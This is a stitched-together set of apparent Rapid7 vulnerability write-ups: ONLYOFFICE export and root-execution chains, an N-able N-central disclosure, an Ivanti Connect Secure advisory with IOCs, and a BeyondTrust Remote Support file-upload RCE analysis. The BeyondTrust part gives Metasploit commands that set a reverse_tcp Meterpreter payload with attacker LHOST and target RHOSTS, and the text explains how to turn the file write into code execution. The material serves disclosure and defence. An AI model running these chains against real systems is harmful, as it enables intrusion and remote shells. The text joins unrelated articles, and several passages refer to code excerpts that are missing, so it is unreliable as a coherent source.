
Figure 2: Restricted document view.
Figure 3: Hidden data exposed by the export.
PoC
The viewer-export PoC opens the document, replaces the callback and downloads the export. This example uses an HTTPS reverse proxy that terminates TLS on port 443 and forwards the /operator-callback/ subtree to the PoC’s HTTP listener on port 18085, preserving the generated per-run path suffix.
[*] opening document with the view-only token
[+] view-only session established; server session JWT received
[*] reconnecting with the attacker callback
[+] replacement callback accepted for the view-only session
[*] invoking rpc/sendForm
[+] attacker callback received status 6
[+] saved 27306 bytes to reconstructed.docx
[+] view-only document export reproduced
Impact
A user denied download can recover a reconstructed DOCX retaining data that the viewer never displayed, potentially including confidential metadata and OOXML content. This scores 6.5 Medium.
Callback replacement also enables blind HTTP POST SSRF. Rapid7 confirmed delivery to a controlled RFC1918 destination. The source also permits loopback destinations under these defaults; in Docker, localhost refers to the DocumentServer container. DocumentServer sends its JSON status callback, and the viewer cannot read the target’s response body.
canStartForceSave() requires an existing user whose view flag is false. On a Session JWT reconnect, the authentication flow also retrieves the stored callback for the user index instead of accepting the reconnecting client’s callback value.
In the 10.0.0-169 check, the view-only session opened, but sendForm was rejected and no exported file was saved.
Exploit chains

Two routes to container root share the DocBuilder authorization failure and root helper; their file-write stages differ. Both the direct DocBuilder chain and the file-read and traversal chain were demonstrated with a view-only Editor JWT and through the conditional WOPI entry below.
Figure 4: Two file-write routes converge on command execution as ds and container root.
Unauthenticated WOPI entry
WOPI (Web Application Open Platform Interface) is a protocol for opening files from external storage in an online editor. WOPI must be enabled, which is not the default. DocumentServer must be able to reach the attacker-controlled source, and its address must pass the configured WOPI IP filter.
The attacker submits a WOPISrc ending in / and an empty access token to the public launch endpoint. The launch logic in wopiClient.js contacts that source for editable document metadata and signs a Browser JWT:
With an empty access token at [0], DocumentServer trusts the returned metadata and issues a signed Browser JWT at [1]. The token’s document key comes from createDocId(), which takes the final URL segment:
The trailing slash makes fileId at [2] empty, which becomes the signed document key at [3]. Because Browser and Inbox tokens use the same signing key, /docbuilder accepts this WOPI Browser JWT as authorization. The empty key also selects the new-job branch in builderRequest():
The empty key enables job creation at [4]; [5] allocates a fresh key and [6] queues the posted script for execution. This provides an unauthenticated entry into the DocBuilder findings.
One malicious /docbuilder request triggers container-root execution. The PoC then makes additional /docbuilder requests to retrieve the command output.
The direct SaveFile route also executed a command as root using a WOPI-issued Browser JWT, under the enablement, filter and reachability conditions above.
File-read and traversal chain
This path adds token forgery and a separate file-write stage:
The Editor-token PoC’s –command mode installs the three execution files and invokes the root helper. It completed this chain from view-only access, returning uid=0(root).
The WOPI PoC performs this chain without a pre-existing JWT. It writes runtime.json last to trigger loading after the appender and command script are in place:
August 28, 2026: Rapid7 contacted ONLYOFFICE to report the five vulnerabilities under its coordinated disclosure policy.
September 15–17, 2026: ONLYOFFICE acknowledged review of the reports and requested additional time to address the findings in an upcoming release.
October 23, 2026: ONLYOFFICE confirmed that all five findings were fixed in Document Server 10.0. Rapid7 and ONLYOFFICE agreed on November 16 for public disclosure, allowing users time to update.
November 16, 2026: Rapid7 publishes this analysis and the accompanying PoCs.
On November 9, 2026, N-able announced that it was responding to the public disclosure of critical vulnerabilities affecting N-central, its remote monitoring and management (RMM) platform.
In a public disclosure titled Able2Shell, an independent researcher has published details and proof-of-concept (PoC) code covering 33 issues. According to the disclosure, the issues include unauthenticated remote code execution (RCE), privilege escalation to root, credential disclosure, and unauthorized account creation. One unauthenticated chain combines XML external entity (XXE) and session-handling weaknesses to execute code as the nable service account. Other demonstrated chains involve an administrator viewing malicious patch metadata or use ProductAdmin credentials. Rapid7 Intelligence is currently triaging the newly published details.
Before the hotfix release on November 10, N-able reported scanning activity associated with the published PoC code and said it had no evidence that any customer environment had been successfully exploited. The vendor advised keeping N-central deployments offline while it developed and validated a hotfix. Hosted N-central classic environments were offline, according to the same notice. That notice did not yet include CVE identifiers or CVSS scores.
N-central is used by managed service providers (MSPs) and enterprise IT teams to administer endpoints and infrastructure. Compromise of an RMM server can put downstream managed environments at risk. N-central has previously been targeted through separate vulnerabilities, including an authentication bypass covered by Rapid7 in August 2026. Given the platform’s administrative reach and the availability of public exploit code, Rapid7 recommends treating the current disclosure as an emergency.
Update #1: On November 10, 2026, N-able released N-central 2026.4 Hotfix 2 (build 2026.4.1.26), addressing seven CVEs. The vendor plans a follow-up hotfix with further security updates. On November 11, N-able confirmed that hosted N-central servers across all regions had been successfully upgraded.
Mitigation guidance
Rapid7 strongly recommends that organizations operating on-premises N-central servers upgrade to N-central 2026.4 Hotfix 2 (build 2026.4.1.26) on an emergency basis outside of normal patching cycles, and keep servers offline until successfully upgraded. Hosted servers are upgraded by N-able.
Customers in both hosted and on-premises environments must also upgrade their Agents and Probes. To maintain communication, upgrade Agents first, then Probes, following the vendor’s compatibility guidance for the Patch Management Engine (PME).
Affected versions: The researcher reports testing N-central Appliance 2026.4.0.31. N-able’s current notice does not specify the full affected-version range.
Local privilege escalation through insecure IPC channels
Further security updates are planned in a follow-up hotfix. Organizations should monitor the vendor’s guidance and apply subsequent fixes as they become available.
Rapid7 also recommends reviewing N-central servers and downstream managed systems for signs of compromise and engaging incident responders if suspicious activity is identified.
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can identify N-able N-central “potential” vulnerabilities based on presence of software with remote unauthenticated checks with the release on November 11th, 2026. Note that potential check type must be enabled in the scan template before scanning.
Unauthenticated checks that validate vulnerable versions are in development.
Intelligence Hub
Customers leveraging Rapid7’s Intelligence Hub can access Suricata detection rules for CVE-2026-125883, CVE-2026-125878, CVE-2026-125879, CVE-2026-125880, CVE-2026-125881, and CVE-2026-125882.
Updates
November 10, 2026: Initial publication.
November 11, 2026: Added hotfix availability, seven CVE identifiers, hosted upgrade confirmation, and updated remediation guidance. Noted the planned follow-up hotfix.
November 11, 2026: Added availability of Suricata detection rules within Intelligence Hub.
November 11, 2026: Added Exposure Command, Vulnerability Management, and Nexpose subsection under the Rapid7 customers section.
On October 29, 2026, Ivanti updated its security advisory for Ivanti Connect Secure (ICS) to include two additional vulnerabilities and released fixes for both. Ivanti rates CVE-2026-111357, a missing authentication for critical function vulnerability (CWE-306), with a CVSSv3.1 score of 8.8; it allows a local authenticated attacker to escalate privileges. CVE-2026-118527, classified as generation of predictable numbers or identifiers (CWE-340), has an Ivanti-assigned CVSSv3.0 score of 4.3 and, according to CISA’s KEV entry, allows a remote authenticated attacker to upload attacker-controlled content to a known location on disk.
Per Ivanti, exploitation in the wild has already occurred prior to disclosure, affecting a limited number of customers when these flaws are chained with CVE-2026-104935, an authentication bypass by spoofing (CWE-290). Rapid7 covered the original disclosure on October 13, 2026, when a fix for CVE-2026-104935 was available but the privilege escalation component remained unpatched. Fixes are now available for all three vulnerabilities.
On October 30, 2026, CVE-2026-111357 and CVE-2026-118527 were added to the U.S. Cybersecurity and Infrastructure Security Agency’s (CISA) list of known exploited vulnerabilities (KEV), based on evidence of active exploitation.
The following scores and classifications are from Ivanti’s updated advisory:
CVE
Ivanti CVSS score
CWE
Impact
CVE-2026-104935
8.6 (High), CVSSv3.0
CWE-290
Remote unauthenticated command execution
CVE-2026-111357
8.8 (High), CVSSv3.1
CWE-306, CWE-862, CWE-345
Local authenticated privilege escalation
CVE-2026-118527
4.3 (Medium), CVSSv3.0
CWE-340
Remote authenticated file upload to a known path
Note: The CVE record and Rapid7’s vulnerability database rate CVE-2026-111357 at 7.0, using high attack complexity and unchanged scope. Ivanti assesses low attack complexity and changed scope, resulting in its score of 8.8. The table follows Ivanti’s scores and classifications.
In its investigation, Volexity reports that UTA0576 used an exploit chain to gain unauthenticated root access to an appliance running 22.8R2.4, beginning on October 3, 2026. Its write-up identifies CVE-2026-104935 and CVE-2026-111357; Ivanti’s updated advisory identifies CVE-2026-118527 as an additional component of the chain. Volexity observed credential theft and Active Directory queries for Windows LAPS passwords and BitLocker recovery keys.
The combined impact warrants emergency remediation despite the individual CVSS ratings. Ivanti Connect Secure is an enterprise VPN solution deployed at the network edge and has a history of zero-day exploitation, including in 2024 and 2025.
Mitigation guidance
Rapid7 recommends applying the available updates on an emergency basis outside of normal patching cycles. The October 13 fixes in 25.1.1.2 and 22.8R2.5 do not remediate CVE-2026-111357 or CVE-2026-118527.
CVE(s)
Affected versions
Fixed version(s)
CVE-2026-111357 and CVE-2026-118527
25.1.1.2 and prior
25.1.1.3
CVE-2026-111357 and CVE-2026-118527
22.8R2.5 and prior
22.8R2.6
CVE-2026-104935
25.1.1.1 and prior
25.1.1.2
CVE-2026-104935
25.1.2.2 and prior
25.1.3.0, 25.1.3.1
CVE-2026-104935
22.8R2.4 and prior
22.8R2.5
Ivanti recommends moving from 22.8.X to 25.1.1.3 or later, or applying 22.8R2.6 if migration is not immediately possible. Ivanti lists 25.1.3.0 and later on ISA4500, ISA6500, or ISA8500 as unaffected.
Rapid7 also recommends investigating for compromise after patching. Volexity reports that the observed activity evades Ivanti’s Integrity Checker Tool, so a clean result does not rule out compromise. Preserve memory and logs before rebooting or resetting where feasible. If compromise is suspected, follow Ivanti’s recovery steps and rotate potentially exposed credentials.
For current fixed versions and mitigation guidance, refer to Ivanti’s security advisory. Its linked recovery procedure includes older release references.
Artifacts, evidence sources, and IOCs
The following guidance and artifacts are from Volexity’s investigation:
Hunting guidance:
Review requests to /dana-na/auth/url_default/welcome.cgi, especially URL/header mismatches involving X-DSCGI-PATH. Observed values include:
/tmp/: ml.py, rq5.py, mk.py, rr.py, pu.txt, sp_out.txt, and spray_hits.json.
/data/.icscap/: dsstatmond, cap*, and h.py.
/home/runtime/tmp/: ics-root-run-inband-*.pl and ics-root-result-inband-*.
/home/runtime/dlogs/debuglog and /var/log/audit/audit.log: investigate evidence of selective deletion.
Network IOCs:
108.165.147[.]64: UTA0576 exploitation IP, per Volexity’s IOC list.
Volexity also provides YARA rules for request-header evidence and the privilege escalation payload in memory.
Rapid7 customers
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-111357 and CVE-2026-118527 with authenticated vulnerability checks available since the 2026-10-30 content release.
An origin-validation flaw in BeyondTrust Remote Support lets an unauthenticated attacker write files on the appliance and execute code as the site’s operating-system user. The entry point is the public customer connection used to start a support session. No account credentials or user interaction are required.
The flaw sits between the internal message router, brain, and an appliance-side customer worker, thin-scc. An attacker can put a reserved local router ID into a message’s source address. The router forwards the message, and the worker accepts that address as proof that the request came from a local component. This gives the attacker access to an internal file-transfer service, including its native filesystem provider.
We first confirmed the file write then used the primitive to upload a PHP file to the site’s public directory. Requesting that file gave us code execution as the site user. A Metasploit module now implements the chain with PHP and Unix Command targets.
We tested Remote Support 24.1.2, build 1524046, revision 4208-ddcf90715106aa0c0e19c103f8d2c412af4beff3. The test appliance had public issue-menu session starts and thin chat enabled (default). Other affected releases and fixed builds have not been established. The VM’s base appliance version of Secure Remote Access, 7.1.0, is separate from the Remote Support application version.
Impact
The attacker controls both the contents of an uploaded file and its destination path, subject to the worker’s filesystem permissions. The same origin forgery also reaches the file-send operation. We used it to retrieve /proc/self/environ to determine the base installation path of the Remote Support before dropping the payload
On the tested appliance, the native file service could write into the PHP document root. The Metasploit module returns code execution in the context of msfuser, UID 1000, which establishes unauthenticated remote code execution as the site user.
Technical Analysis
We will demonstrate how an attacker can start an anonymous session and then forge a message that the appliance will accept as local. Then outline how we can reach the native file transfer service, choose the uploaded file’s contents and destination and turn the file write into PHP execution.
Addresses use Ghidra image base 0x100000. Subtract that value for the raw ELF virtual address. Function names beginning with FUN_ are Ghidra labels; descriptive names are taken from diagnostic strings where available.
Starting an anonymous customer session
We begin by obtaining two customer keys from POST /api/start_session. These are fresh public guest sessions. The keys let the client use the customer transport, but do not identify a logged-in account. Each guest connects through the /nw WebSocket endpoint, using either the native or thin customer protocol.
source/app/write_app_chooser_config:
echo "ingredi support desk customer:|$BG_app_root/data/tmp/brain.sock" # [A1]
echo "ingredi support desk customer thin:$BG_app_root/app/thin-scc-wrapper" # [A2]
app/write_app_chooser_config shows where the two customer protocols go. The native protocol reaches the brain socket at [A1]; the thin protocol launches a wrapper at [A2].
source/app/thin-scc-wrapper:
# ... omitted: protocol parsing and the alternative debug-site branch ...

quoted=$(export PHPRC="$BG_app_root/config/php-cli.ini"; echo $gskey | $ingrediRoot/app/dbquote)
if [[ $(echo "SELECT COUNT(1) FROM gw_sessions WHERE session_key = $quoted AND session_type = 'sdcust' AND (expiration IS NULL OR expiration>NOW())" | $db) != "1" ]]; then # [A3]
    echo "1 failure" >&0
    exit 0
fi

# ... omitted: reconnect throttling, customer-name setup, and settings generation ...
app/thin-scc-wrapper checks that the thin customer’s key belongs to an unexpired sdcust session at [A3]. A key obtained through the public session-start endpoint passes this check.
app/thin-scc-wrapper, after the session check:
echo "0 success" >&0
workDir=`handleThinMint "$thinMint"` || exit

if [[ ! -f "$workDir/thin-scc" ]]; then
    pushd "$workDir"
    cp $ingrediRoot/app/thin-scc .
    # ... omitted: license, image, and settings.ini setup ...
else
    pushd "$workDir"
fi

export BRAIN_MELD_SOCKET_PATH=$ingrediRoot/data/tmp/brain.sock
# ... omitted: server-side environment initialization ...
./thin-scc # [A4] Starts the worker inside the appliance environment.
exitStatus=$?
The same wrapper then prepares a working directory and starts thin-scc at [A4]. This process runs on the appliance, even though it is handling an anonymous customer’s thin session.
The native connection gives us a client for the internal message-routing system, referred to here as MRS. The thin connection gives us an appliance-side worker to address. Neither step requires a representative to accept the session.
A network message can claim to be local
MRS addresses have three parts: node:router:handler. Each message carries source and destination addresses in a 36-byte header made up of nine little-endian 32-bit fields.
Header offset
Field
Value used by the exploit
0x04
Source node
The customer’s normal node
0x08
Source router
Changed to the reserved value 1
0x0c
Destination node
The worker’s node
0x10
Destination router
The worker’s router
0x14
Destination handler
Main dispatcher, 2048, on the tested build
0x24
Payload
Service name, newline, then packed fields
app/brain — ingress check:
if (*(int *)((long)param_2 + 0xc) == *(int *)(param_1 + 0x10)) {
    *(uint *)(param_2 + 4) = (uint)*(byte *)(param_2 + 4);

    if ((*(int *)(param_2 + 1) == *(int *)((long)param_1 + 0x84)) &&
        (param_3 != (ulong **)0x0)) { // [B1] Rejects a network claim of this router's actual ID.
        if (lRam0000000001ec8610 != 0) {
            func_0x0168de00(
                0x15, 3,
                "dropping spoofed message that came in from the network but has a routerID of our own\n"
            );
        }
    }
    else if (*(int *)((long)param_1 + 0x84) == *(int *)(param_2 + 2)) {
        // ... omitted: delivery to a handler on this router ...
    }
    else {
        // ... omitted: TTL checks, route lookup, and forwarding branches ...
    }
}
app/brain has an anti-spoofing check in FUN_01566ae0, identified by its handleMessageFromOtherRouter diagnostic. At [B1], it rejects a network packet whose source router matches the receiving router’s actual ID.
Here, param_1 is the receiving router, param_2 is the packet, and param_3 is the incoming connection. Because param_2 points to eight-byte elements, *(int *)(param_2 + 1) reads the source router at byte offset 0x08.
That leaves a gap: the check compares against the actual router ID, while downstream code also recognises a reserved local alias. On this appliance, the alias is 1.
The forwarding path in the same app/brain function passes the packet onward at [B2]. It does not remove the source claim that matters to the worker’s local-origin check.
app/brain — local-address predicate:
bool FUN_0155ad40(long param_1, int *param_2)
{
    bool bVar1;

    bVar1 = false;
    if (*param_2 == *(int *)(param_1 + 0x80)) { // [C1] Address node must match the local node.
        bVar1 = true;
        if (param_2[1] != 1) { // [C2] Router 1 returns true without the actual-ID comparison.
            return *(int *)(param_1 + 0x84) == param_2[1];
        }
    }
    return bVar1;
}
The local-address predicate makes the mismatch clear. In app/brain, FUN_0155ad40 first checks the node at [C1]. If that matches, router 1 is enough to return true at [C2]; the comparison with the actual local router is skipped.
The rule is effectively node AND (router == 1 OR router == actual local router). An address supplied by a network client is being used to make that decision.
The corresponding message wrapper in app/thin-scc, passes the message’s sender address into its router object’s local-address predicate at [C3]. Ghidra did not recover a reliable prototype for this indirect call; the caller consumes its result as a boolean.
We checked this behaviour with the same file-service request under two origins. The ordinary customer source produced no file-service connection during a two-second observation. Changing the source router to 1 caused the worker to accept it.
Reaching the native file-transfer service
In app/thin-scc, FUN_0047a850 dispatches file-transfer messages.
It calls the origin wrapper at [D1] and discards a message if that wrapper says the sender is nonlocal. Once that check passes, [D2] matches ftsName against the service instance’s name.
The same function only validates responseAddress when the field is nonempty. The exploit omits it, taking the branch at [D3].
app/thin-scc, reply-address handling in FUN_0047a850:
func_0x0046d370(auStack_a8, "responseAddress");
lVar6 = func_0x002a1970(lVar7, auStack_a8);
if (lVar6 == lVar1) {
    lVar6 = 0x9c3700;
}
else {
    lVar6 = lVar6 + 0x40;
}

if (*(long *)(lVar6 + 8) == 0) { // [D3] No reply-address validation when the field is empty.
    func_0x001edfe0(auStack_a8);
}
else {
    func_0x0046d370(auStack_88, "responseAddress");
    lVar8 = func_0x002a1970(lVar7, auStack_88);
    lVar6 = lVar8 + 0x40;
    if (lVar8 == lVar1) {
        lVar6 = 0x9c3700;
    }
    func_0x006f2e80(auStack_b4, lVar6);
    func_0x0046d370(aplStack_68, "processMessage");
    cVar3 = func_0x0068e950(param_2, aplStack_68, auStack_b4); // [D4]
    // ... omitted: temporary string destruction ...
    if (cVar3 == '\0') goto LAB_0047a8be;
}
The validator called at [D4] compares the reply address against the message’s sender address. It does not independently establish where that sender came from, so making this field mandatory would not fix the origin forgery.
app/thin-scc, action handling in FUN_0047a850:
// ... omitted: action extraction and unrelated action cases ...
iVar4 = func_0x0046d240(uVar9, uVar2, "DownloadAnonymousFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00475820(param_1, param_2); // [D5] Receives a file into the selected provider.
    goto LAB_0047a8c0;
}

// ... omitted: DownloadFiles case ...
iVar4 = func_0x0046d240(uVar9, uVar2, "UploadFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00477be0(param_1, param_2); // [D6] Sends a file from the selected provider.
    goto LAB_0047a8c0;
}
The dispatcher then exposes DownloadAnonymousFiles at [D5] and UploadFiles at [D6].
The action names describe the worker’s side of the transfer. DownloadAnonymousFiles receives bytes onto the appliance; UploadFiles sends a file out. To upload our file, we ask the worker to download it from an MRS listener we control.
The important thing to note here is that the worker has more than one filesystem provider. The session service delegates filesystem work to the browser. A successful transfer through that service does not prove a file was written on the appliance. The local service uses native file objects instead.
The ServerContext constructor in app/thin-scc, FUN_002ae620, creates that native provider at [E1]. It builds the name local at [E2] and passes both to the file-transfer service constructor at [E3].
The exploit therefore uses ftsName=local. The native file factory analysis follows this provider to the native file and filesystem-info constructors.
The function reads the request’s transfer token at [F1], MRS server address at [F2], and destination path at [F3]. All three reach the download routine at [F4].
In this excerpt, lVar12 points to the request’s field map. param_2 has already been advanced to its map-end sentinel; 0x9c3700 represents an absent value.
The download routine at 0x004a21c0 opens an MRS stream to our address at [G1]. It sends get anonymous file at [G2] with our token at [G3]. The token can be a 24 character random string because we control the listener.
// ... omitted: stream setup, relay metadata, and reference management ...
puVar7 = (undefined8 *)func_0x00770620(0x450);
// ... omitted: temporary setup and resume calculation ...
func_0x004a0700(puVar7, param_1, param_5, bVar8, param_7, param_8);
puVar7[0x81] = lStack_d8;
puVar7[0x82] = lVar5;
*puVar7 = &UNK_0099d3f8;
// ... omitted: relay address and transfer bookkeeping ...
func_0x001ee710(puVar7 + 0x13, param_2); // [G4] Retains the requested destination path.
// ... omitted: transfer registration and reference management ...
func_0x002fcae0(puVar7, 0x400000); // [G5] Starts the receive-files thread.
The same app/thin-scc routine puts the destination path into a receive-files thread at [G4] and starts it at [G5].
The receive loop at 0x001d6430 consumes the file metadata we send over that stream. It copies dest_filename at [H1]. Depending on the provider’s file information, it receives into that path or a temporary path ending in .n$t at [H2].
After the omitted begin file code has executed, the same app/thin-scc receiver opens the file at [H3] and writes incoming data at [H4].
On completion, the receiver closes the file and, when a temporary path is used, renames it to the final destination. The service already accepts an absolute destination path, so no directory traversal is needed. The worker allows the request because it trusts the forged local source address.
From file upload to PHP execution
The next step is to choose a writable location that the web server would execute. The supplied config/apache_vhost.conf sets the document root to:
/home/msfuser/ingredi-24.1.2/app/www/public
An absolute upload into that directory succeeded. There is a small catch when requesting the file: a URL ending in .php returns 404, even while the file existed. app/www/public/.htaccess explains why.
The rule at [I1] rejects a direct .php request. The rule at [I2] maps an extensionless URL to an existing PHP file.
Requesting the uploaded basename without .php executed our payload. It returned its absolute filename, EUID 1000, and the output of id.
We also wanted to avoid guessing Remote Support’s working directory or the versioned installation name. The same native service can send us the worker’s /proc/self/environ using UploadFiles. On this appliance, it contains:
BG_app_root gives us the installation directory directly. Appending /app/www/public gives the upload destination; the socket path provides another way to identify the same root. There is one protocol wrinkle: procfs reports the environment file’s size as zero, but the worker still streams its contents. We have to read through the data stream’s EOF instead of stopping at the advertised size.
Exploit

The Metasploit module carries out the chain using two fresh public customer sessions. It discovers the thin worker through Director.GetGatewaySessionValues for its own thin guest, sends the forged LocalFileTransfer request to the worker’s main dispatcher, and serves the PHP bytes over its existing MRS connection. A separate upload server is not needed.
The module writes a random PHP filename into the site’s public directory, then POSTs an execution token to the extensionless URL. The PHP file checks that token and unlinks itself before executing the payload. Target 0 runs a PHP payload; target 1 wraps a Unix command in PHP.
For a PHP Meterpreter payload, the basic configuration is:
use exploit/linux/http/beyondtrust_rs_mrs_file_upload
set RHOSTS 192.168.1.98
set TARGET 0
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.68
run verbose=true
Select target 0 and a compatible command payload, such as php/meterpreter/reverse_tcp. The module documentation covers the directory override and other options.
Figure 1: Exploiting the anonymous file-transfer service with Metasploit.
Testing produced two PHP Meterpreter sessions, a command-wrapped PHP Meterpreter session, and a Bash shell. Both targets also ran with AutoCheck disabled, and immediate repeat exploitation succeeded. The Bash shell returned:
The excerpts below cover HTTP requests, native file-transfer activity in thin-scc, and customer connections recorded by brain. They come from our lab runs on 28–29 October 2026. Original timestamps, addresses, and paths are retained; session and transfer tokens are redacted where noted. Unrelated entries are omitted.
The site logs are stored under $BG_app_root/log/, where BG_app_root identifies the Remote Support installation directory:
Log
Evidence shown below
httpd_access.log
Public session creation and requests to uploaded PHP endpoints
thin-scc.log
Native file-transfer stream creation and routing errors
thin-scc-errors.log
Rejected file-transfer requests, including the action and destination path
brain.log
Customer connection records with client addresses and timestamps
Active workers also keep logs under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/; the collection details below explain how these reach the site log directory. The installation path varies between appliances.
Requests to an uploaded PHP endpoint
The command-only Metasploit run created two public customer sessions, invoked its uploaded PHP endpoint, and then checked that the endpoint had gone. The relevant access-log lines are:
